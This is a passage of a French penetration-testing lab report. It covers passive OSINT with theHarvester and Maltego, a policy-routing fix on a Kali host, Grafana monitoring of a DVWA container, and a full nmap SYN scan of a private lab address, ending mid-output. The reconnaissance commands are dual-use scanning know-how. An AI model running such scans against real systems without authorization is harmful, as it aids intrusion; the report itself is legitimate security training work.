Avant toute opération, le cluster de conteneurs a été démarré à l'aide de Docker Compose pour activer la collecte de métriques système via *cAdvisor*, *Prometheus* et *Grafana*.

- Démarrage des services : L'exécution de la commande `docker compose up -d` confirme que l'ensemble des conteneurs (*prometheus*, *dvwa_target*, *grafana* et *cadvisor*) sont actifs.

```
(kali@kali)-[~/lab-pentest]
$ docker compose up -d
WARN[0000] /home/kali/lab-pentest/docker-compose.yml: the attribute `version`
is obsolete, it will be ignored, please remove it to avoid potential confusi
on
[+] Running 4/4
✓ Container prometheus    Running    0.0s
✓ Container dvwa_target   Running    0.0s
✓ Container grafana        Running    0.0s
✓ Container cadvisor       Started    0.9s

(kali@kali)-[~/lab-pentest]
$
```

Figure 18 : Démarrage du cluster de conteneurs de la DMZ.

- Mesure de l'activité initiale (Avant Reconnaissance) : Les tableaux de bord Grafana affichent l'état de repos des services :
 - Utilisation CPU : L'activité processeur moyenne des services **grafana** et **prometheus** oscille à un niveau très bas autour de \$2.85\%\$ à \$2.95\%\$.
 - Consommation Mémoire : La mémoire vive reste stable, sans pic anormal.
 - Trafic Réseau : Le trafic réseau reçu et émis est quasi nul pour la cible (**dvwa_target** à 0 B/s), confirmant l'absence de sollicitation externe sur les conteneurs.



Figure 19 : Visualisation de la baseline processeur, mémoire et réseau avant attaque.

2.1.2 Collecte d'Informations Passive avec theHarvester

L'outil d'OSINT **theHarvester** (v4.10.1) a été utilisé pour effectuer une recherche d'informations publiques (sous-domaines, hôtes, adresses e-mail). Afin de valider l'efficacité de l'outil et d'analyser la surface d'exposition de notre domaine interne, la démarche a été divisée en deux phases : une preuve de concept (PoC) sur un domaine public réel, suivie de l'évaluation du domaine cible du laboratoire.

- **Validation Fonctionnelle de l'Outil (Test sur [google.com](https://www.google.com))**

Pour vérifier le bon fonctionnement de theHarvester et s'assurer que les flux de collecte via les moteurs de recherche ne sont pas bloqués, une requête de test a été soumise sur un domaine public de référence ([google.com](https://www.google.com)) via le moteur [duckduckgo](https://duckduckgo.com) :

```
theHarvester -d google.com -b duckduckgo
```

```
theHarvester -d google.com -b duckduckgo
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*                               *
* [ASCII ART]                   *
*                               *
*                               *
*                               *
*                               *
* theHarvester 4.10.1           *
* Coded by Christian Martorella *
* Edge-Security Research        *
* cmartorella@edge-security.com *
*                               *
*****

[*] Target: google.com

[*] Searching Duckduckgo.

[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] Hosts found: 12
-----
2Fencrypted.google.com
2Fpatents.google.com
2Fsupport.google.com
Encrypted.google.com
accounts.google.com
encrypted.google.com
ogads-pa.clients6.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com
```

Figure 20 : Validation de theHarvester sur un domaine public (google.com).

Résultat : L'outil extrait avec succès 12 sous-domaines/hôtes publics (accounts.google.com, patents.google.com, support.google.com, etc.). Cela atteste du bon fonctionnement opérationnel du script et de la connectivité aux moteurs de recherche.

- **Évaluation du Domaine Cible Du Laboratoire (mylab.local)**

La même méthodologie d'OSINT a ensuite été appliquée au domaine fictif simulé dans notre laboratoire (mylab.local), en interrogeant deux sources distinctes :

- Interrogation du registre de certificats ([crtsh](https://crtsh.org))

-Comportement attendu : Contrairement au test réalisé sur [google.com](https://www.google.com), l'exécution sur mylab.local ne remonte aucun hôte, IP ou adresse e-mail (No IPs/emails/people/hosts found).

-Conclusion méthodologique : Ce résultat confirme l'étanchéité totale du domaine d'entraînement : étant hébergé en réseau privé local et non indexé sur Internet, aucune empreinte numérique n'est divulguée sur les moteurs de recherche ou les registres publics d'indexation. La phase de reconnaissance passive démontre l'absence de fuite d'information externe avant le passage à la cartographie active du réseau.

2.1.3 Analyse de l'Impact Système Après Reconnaissance

Après l'exécution du scan passif, une inspection du tableau de bord Grafana a été réalisée lors d'une session de contrôle ultérieure pour mesurer l'impact sur l'infrastructure




Figure 23 : Relevé des métriques Grafana post-reconnaissance.

Conclusion de la phase passive :

- **Charge Processeur & Mémoire :** Les métriques montrent un profil d'utilisation système restant stable et au repos (*dvwa_target* CPU à **\$0.23%** et mémoire à **\$83.6 MiB**).
- **Absence de Détection Réseau :** Puisque la reconnaissance s'est appuyée sur des sources externes et distantes (registres publics), le trafic vers l'application cible n'a subi aucun pic de sollicitation. L'attaque passive demeure totalement indétectable pour les équipements de surveillance réseau de la cible.

2.1.4 Cartographie OSINT avec Maltego CE et Dépannage Réseau

Maltego CE est un outil de cartographie graphique permettant de visualiser les relations entre domaines, adresses IP et serveurs de messagerie grâce à l'exécution de requêtes automatisées (*Transforms*).

Son déploiement dans notre environnement a nécessité la résolution d'une contrainte d'isolation réseau propre au laboratoire.

- **Détection du Problème de Connectivité et Dépannage Réseau (PBR)**

Lors du lancement initial de Maltego CE, une erreur d'authentification et de connectivité est survenue ("*Error: Please check your network and proxy settings*"), empêchant l'application de générer le lien de connexion et d'atteindre les serveurs de *Transforms*.





Figure 24 : Erreur de connectivité au lancement de Maltego CE.

- **Identification de la Cause Racine :**

La machine d'attaque Kali Linux est configurée avec une architecture réseau dual-homed (deux cartes réseau actives) :

- **eth0** (Réseau Isolé / Lab) : Interface connectée au sous-réseau interne du projet (192.168.10.0/24), sans accès à Internet.
- **eth1** (Réseau NAT / Internet) : Interface connectée à la passerelle NAT (192.168.200.0/24) offrant l'accès au Web.

En tentant d'interroger directement les serveurs de Maltego en ligne de commande, le blocage a été clairement confirmé : la machine utilisait par défaut l'interface du lab (**eth0**), incapable de résoudre ou d'atteindre les destinations externes. Ce n'est qu'en forçant explicitement l'utilisation de l'interface **eth1** via la commande `curl --interface eth1 -I https://www.maltego.com` que la connexion HTTPS a pu aboutir avec un code de retour **HTTP/2 200**.



```
(kali@kali) ~$ curl --interface eth1 -I https://www.maltego.com
HTTP/2 200
accept-encoding: gzip, compress, br
accept-ranges: bytes
age: 7075
cache-control: public,max-age=0,must-revalidate
cache-status: "Netlify Edge"; hit; ttl=31528925
content-security-policy: frame-ancestors 'self' *, object-src 'none', font-sr
c 'self' https://fonts.gstatic.com https://script.hotjar.com/, frame-src 'sel
f' https://www.google.com/ https://www.googletagmanager.com/ https://consent
cdn.cookiebot.com/ https://outlook.office365.com/ https://sflink.maltego.com/
https://www.youtube.com/ https://app.vwo.com/ https://www.youtube-nocookie.c
om/ https://forms.office.com/ https://maltego.jobs.personio.de/ https://cdn.o
penwidget.com/ https://open.spotify.com/ https://keycloak-invx.dev.maltego.co
m/ https://app.netlify.com/ https://identity.maltego.com/, img-src 'self' dat
a: https://analytics.twitter.com https://chart.googleapis.com https://company
.g2.com https://dev.visualwebsiteoptimizer.com https://px.ads.linkedin.com ht
tps://t.co https://useruploads.visualwebsiteoptimizer.com https://wingify-ass
ets.s3.amazonaws.com https://www.google.com https://www.google.com.br https:/
/imsct.cookiebot.com/ https://www.google-analytics.com/ https://px4.ads.link
```

Figure 25 : Test de connectivité via la commande `curl` spécifiant l'interface **eth1**.

• Étapes de Résolution et Implémentation du Routage Avancé :

Pour contraindre le trafic de Maltego à passer exclusivement par l'interface NAT (**eth1**) tout en maintenant le trafic du laboratoire sur **eth0**, un routage basé sur la politique utilisateur (PolicyBased Routing - PBR) a été mis en place :

1. Création d'un utilisateur dédié (**maltego**) : Création d'un compte utilisateur système

Linux spécifique afin d'isoler les règles d'acheminement réseau associées à son identifiant UID (1001): **sudo adduser maltego**

2. Définition des routes internes pour conserver la joignabilité du laboratoire sur **eth0**, et assignation de la passerelle par défaut vers Internet sur **eth1** :

Déclaration des sous-réseaux du Lab via eth0

sudo ip route add 192.168.10.0/24 dev eth0 src 192.168.10.50 table 100

sudo ip route add 192.168.50.0/24 via 192.168.10.1 dev eth0 table 100

sudo ip route add 192.168.145.0/24 via 192.168.10.1 dev eth0 table 100

Définition de la passerelle Internet par défaut via eth1 sudo ip route add default via

192.168.200.2 dev eth1 table 100

```

└─$ sudo adduser maltego
[sudo] password for kawtar:
Sorry, try again.
[sudo] password for kawtar:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for maltego
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]

(kawtar@Kawtar)-[~]
└─$
(kawtar@Kawtar)-[~]
└─$ id maltego
uid=1001(maltego) gid=1001(maltego) groups=1001(maltego),100(users)
(kawtar@Kawtar)-[~]
└─$
(kawtar@Kawtar)-[~]
└─$ sudo ip route add 192.168.10.0/24 dev eth0 src 192.168.10.50 table 100
(kawtar@Kawtar)-[~]
└─$ sudo ip route add 192.168.200.0/24 dev eth1 src 192.168.200.128 table 100
(kawtar@Kawtar)-[~]
└─$ sudo ip route add 192.168.50.0/24 dev eth1 src 192.168.10.1 table 100
Error: Invalid prefsrc address.
(kawtar@Kawtar)-[~]
└─$ sudo ip route add 192.168.50.0/24 via 192.168.10.1 dev eth0 table 100
(kawtar@Kawtar)-[~]
└─$ sudo ip route add 192.168.145.0/24 via 192.168.10.1 dev eth0 table 100
(kawtar@Kawtar)-[~]
└─$ sudo ip route add default via 192.168.200.2 dev eth1 table 100

```

Figure 26 : Création de l'utilisateur maltego et ajout des règles dans la table de routage 100.

3. Application et vérification des règles de routage par UID (ip rule) :

```
(kawtar@Kawtar)-[~]
$ sudo ip rule add priority 100 uidrange 1001-1001 lookup 100

(kawtar@Kawtar)-[~]
$ ip rule
0:      from all lookup local
100:    from all uidrange 1001-1001 lookup 100
32766:  from all lookup main
32767:  from all lookup default

(kawtar@Kawtar)-[~]
$ ip route show table 100
default via 192.168.200.2 dev eth1
192.168.10.0/24 dev eth0 scope link src 192.168.10.50
192.168.50.0/24 via 192.168.10.1 dev eth0
192.168.145.0/24 via 192.168.10.1 dev eth0
192.168.200.0/24 dev eth1 scope link src 192.168.200.128

(kawtar@Kawtar)-[~]
$ ip route get 8.8.8.8 uid 1001
8.8.8.8 via 192.168.200.2 dev eth1 table 100 src 192.168.200.128 uid 1001
cache
```

Figure 27 : Application de la règle ip rule et validation de la route sortante via eth1.

• Exécution des Transforms et Analyse Comparative

Une fois le routage PBR opérationnel, l'outil **Maltego Graph (v4.11.3)** a été utilisé pour effectuer des requêtes de reconnaissance (*Transforms*) :

- Analyse du domaine d'entraînement (**mylab.local**) :

L'exécution de la *Transform To DNS Name - MX (mail server)* sur l'entité de domaine de test renvoie un message d'avertissement explicite dans le journal d'exécution (*Output*) :

WARNING DNS record not found (from entity "mylab.local").

Ce résultat confirme le comportement attendu d'un environnement de laboratoire strictement interne : le domaine local n'est pas enregistré auprès des serveurs DNS publics interrogés par les services externes de Maltego.




Figure 28 : Tentative d'identification du serveur MX pour le domaine interne mylab.local.

- **Validation fonctionnelle externe (Proof of Concept - [google.com](https://www.google.com)) :**

Afin de certifier le bon fonctionnement des *Transforms* et la connectivité réseau sortante, le même test a été exécuté sur le domaine public [google.com](https://www.google.com). La *Transform* a résolu et généré graphiquement l'enregistrement MX correspondant : smtp.google.com.




Figure 29 : Découverte et cartographie réussies du serveur de messagerie smtp.google.com.

2.1.5 Suivi des Métriques Grafana pendant le Test Maltego

Pour mesurer précisément l'impact de l'utilisation de Maltego sur le système, le tableau de bord **Grafana** a été maintenu ouvert durant l'exécution des *Transforms* et observé après une période d'attente sans activité :

- **Inactivité initiale et exécution de Maltego :**
L'historique montre une première phase de repos (sans activité), suivie de l'activation des flux lors du lancement de Maltego et de la résolution des requêtes.
- **Impact nul sur le conteneur cible :**
Même pendant l'exécution des *Transforms*, la charge processeur du conteneur `dvwa_target` reste quasi nulle, avec une moyenne mesurée à **\$0.2161%** (et un pic maximal de seulement **\$0.3751%**).
- **Charge de l'agent de monitoring :**
Les variations relevées sur le graphique (pics CPU de `cadvisor` montant jusqu'à **\$67.9%**)

sont uniquement dues au traitement en arrière-plan et au rafraîchissement des métriques de supervision par Grafana.




Figure 30 : Suivi temporel sur Grafana durant la séquence d'exécution de Maltego.

2.2 Scan Actif et Énumération des Services

L'objectif de cette phase est de cartographier précisément la surface d'attaque du conteneur `dvwa_target` (192.168.50.128) par des interactions directes.

2.2.1 Analyse de la Surface d'Attaque (Scan Complet)

Un scan SYN (-sS) complet a été initialement lancé sur l'ensemble des 65 535 ports TCP pour dresser un état des lieux exhaustif.

- **Commande :** `sudo nmap -sS -p- --min-rate 5000 192.168.50.128 -oA ~/pentestlab/nmap_scan`

- **Résultat** : Le scan indique que l'intégralité des ports est dans un état "filtered" (aucun paquet de réponse reçu), ce qui suggère une protection active ou une configuration réseau restrictive sur la cible.

```
(kawtar@Kawtar)-[~]
$ sudo nmap -sS -p- --min-rate 5000 192.168.50.128 -oA ~/pentest-lab/nmap_scan
[sudo] password for kawtar:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 18:24 +0100
Nmap scan report for 192.168.50.128
Host is up (0.023s latency).
All 65535 scanned ports on 192.168.50.128 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.44 seconds

(kawtar@Kawtar)-[~]
$ ls
Desktop Documents Downloads Music pentest-lab Pictures Projects Public Templates Videos

(kawtar@Kawtar)-[~]
$ cd pentest-lab

(kawtar@Kawtar)-[~/pentest-lab]
$ ls
nmap_scan.gnmap nmap_scan.nmap nmap_scan.xml theHarvester_crtsh.txt

(kawtar@Kawtar)-[~/pentest-lab]
$ cat nmap_scan.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/share/nmap/nmap.xsl" type="text/xsl"?>
